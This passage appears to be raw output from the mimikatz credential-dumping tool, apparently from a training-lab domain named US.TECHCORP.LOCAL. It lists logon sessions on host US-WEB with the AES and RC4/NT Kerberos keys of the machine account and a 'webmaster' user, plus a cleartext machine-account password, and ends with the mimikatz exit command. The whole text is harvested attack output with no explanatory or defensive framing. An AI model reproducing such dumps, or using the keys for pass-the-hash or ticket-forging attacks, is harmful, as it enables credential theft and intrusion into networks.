           aes128_hmac       5951e4e276047664615d9d7a6c3d8d4e
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : US-WEB$
Domain            : US
Logon Server      : (null)
Logon Time        : 7/7/2024 2:08:21 AM
SID               : S-1-5-20

         * Username : us-web$
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       ff8e1037043ae75457e206470ff99a95f40f1a30ebcf6a877e2a2683b82af07c
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 23822 (00000000:00005d0e)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 7/7/2024 2:08:21 AM
SID               : S-1-5-96-0-0

         * Username : US-WEB$
         * Domain   : us.techcorp.local
         * Password : 0I7.p^^to%AE? sq!.[\!lUUaBYiU^Ew-t^^@@&'Sp!ykctIPCm,<n2;rR$*y1ThkKCMjzP 7zmH'V)CTjF9@;R<nU ^Cu^ -STMQ0W_Q]_fA(6?;oUX$%>?
         * Key List :
           aes256_hmac       db4ea970941159dc9c1a44805445a6811be17aafedc64dd6972db6bbdce46cf6
           aes128_hmac       5951e4e276047664615d9d7a6c3d8d4e
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

Authentication Id : 0 ; 17404225 (00000000:01099141)
Session           : RemoteInteractive from 2
User Name         : webmaster
Domain            : US
Logon Server      : US-DC
Logon Time        : 7/7/2024 2:45:01 AM
SID               : S-1-5-21-210670787-2521448726-163245708-1140

         * Username : webmaster
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
           rc4_hmac_nt       23d6458d06b25e463b9666364fb0b29f
           rc4_hmac_old      23d6458d06b25e463b9666364fb0b29f
           rc4_md4           23d6458d06b25e463b9666364fb0b29f
           rc4_hmac_nt_exp   23d6458d06b25e463b9666364fb0b29f
           rc4_hmac_old_exp  23d6458d06b25e463b9666364fb0b29f

Authentication Id : 0 ; 40984 (00000000:0000a018)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/7/2024 2:08:22 AM
SID               : S-1-5-90-0-1

         * Username : US-WEB$
         * Domain   : us.techcorp.local
         * Password : 0I7.p^^to%AE? sq!.[\!lUUaBYiU^Ew-t^^@@&'Sp!ykctIPCm,<n2;rR$*y1ThkKCMjzP 7zmH'V)CTjF9@;R<nU ^Cu^ -STMQ0W_Q]_fA(6?;oUX$%>?
         * Key List :
           aes256_hmac       db4ea970941159dc9c1a44805445a6811be17aafedc64dd6972db6bbdce46cf6
           aes128_hmac       5951e4e276047664615d9d7a6c3d8d4e
           rc4_hmac_nt       892ca1e8d4343c652646b59b51779929
           rc4_hmac_old      892ca1e8d4343c652646b59b51779929
           rc4_md4           892ca1e8d4343c652646b59b51779929
           rc4_hmac_nt_exp   892ca1e8d4343c652646b59b51779929
           rc4_hmac_old_exp  892ca1e8d4343c652646b59b51779929

mimikatz(commandline) # exit